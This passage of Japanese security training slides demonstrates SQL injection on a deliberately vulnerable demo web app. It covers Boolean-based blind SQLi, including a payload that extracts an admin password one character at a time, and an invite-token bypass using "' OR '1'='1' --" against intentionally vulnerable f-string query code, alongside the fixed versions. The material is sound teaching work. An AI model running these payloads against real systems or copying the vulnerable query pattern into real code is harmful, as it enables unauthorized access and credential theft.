プレースホルダで安全に処理される。`internal_memo` は出ない。

© 2026

修正版の画面（:5010）



© 2026

第7章

シナリオ6

Boolean-based Blind SQLi

© 2026

この章の目的

画面にデータが出なくても 情報は抜ける。

「表示するかしないか」の **真偽差** で推測する。

© 2026


実演手順

🧪 実演

1. `/customer?id=1 AND 1=1`
   → 顧客情報が表示される
2. `/customer?id=1 AND 1=2`
   → 「該当する顧客が見つかりません」

© 2026


入力：Customer ID に `1 AND 1=1`



id 欄に `1 AND 1=1` を入力。「表示」を押す前（下は前回の Alice の表示）。

© 2026


「表示」を押した結果（1=1 は真）



条件が真 → Alice Demo の詳細が表示される。

© 2026


入力：Customer ID に `1 AND 1=2`



今度は id 欄を `1 AND 1=2` に変えて、押す前。

© 2026

「表示」を押した結果（1=2 は偽）



条件が偽 → **該当する顧客が見つかりません** 。**表示の有無** で真偽が分かる。

© 2026

見るポイント

- 表示された／されなかった、の **二値**
- これで「WHERE のあとに条件が足せる」と分かる
- 応用すれば
  `id=1 AND (SELECT substr(password,1,1) FROM users WHERE username='admin')='a'`
  のように **1 文字ずつ** 抜ける

> 表示に出なくても、**時間・成否・件数** で読み取れます。

© 2026

修正版のコード（`secure_app.py`）


```
# secure_app.py L189-198
if not raw_id.strip().lstrip("-").isdigit():
    return render_template("customer_detail.html",
        error="idは整数で指定してください。"), 400

customer = db.execute(
    "SELECT ... FROM customers WHERE id = ?", (int(raw_id),)
).fetchone()
```

- 整数以外を **クエリに渡す前に弾く**
- プレースホルダとの **二段構え**

© 2026

修正版の画面（:5010）



`AND 1=1` は整数ではないので、そもそも SQL に届かず 400 で弾かれる。

© 2026

第8章

シナリオ7

招待トークン SQLi バイパス

© 2026

この章の目的

`/register` は **招待コードが無いと登録できない** 設計。

でもそのコードの検証も SQL 文字列結合なら、
攻撃者は **コードを知らずに登録** できてしまう。

© 2026

招待コードの流れ（想定）

1. 社員が管理者から `INVITE-2026-STAFF-A1` のようなコードを受け取る
2. 登録フォームでコードを入れる
3. サイトが `invite_tokens` テーブルと照合
4. 一致すれば登録が通る

> 「知らない人は登録できない」— この前提が SQLi で崩れます。

© 2026

脆弱版のコード（`app.py`）

```
# app.py /register
token_query = (
    f"SELECT 1 FROM invite_tokens "
    f"WHERE token = '{token}' AND used = 0"
)
row = db.execute(token_query).fetchone()
if not row:
    flash("招待コードが無効です。", "danger")
    return redirect(url_for("login"))
```

> またしても `f"..."` で token を直接埋め込み。

© 2026

実演手順

🧪 実演

1. `/login` の「新規ユーザー登録」を開く
2. 招待コード欄に：`' OR '1'='1' --`
3. ユーザー名・パスワードは何でも良い
4. 「登録する」を押す
5. 「ユーザー '...' を登録しました。」の flash が出る

© 2026

SQL の変化

```
-- 正しいコード投入時
SELECT 1 FROM invite_tokens
WHERE token = 'INVITE-2026-STAFF-A1' AND used = 0

-- ' OR '1'='1' -- 投入時
SELECT 1 FROM invite_tokens
WHERE token = '' OR '1'='1' --' AND used = 0
                    └── 常に真
```

`'1'='1'` は常に真なので、テーブルに 1 行でもあれば通る。
コードを **一つも知らない** のに登録できる。

© 2026

入力：招待コードに payload、ユーザー名は普通の名前



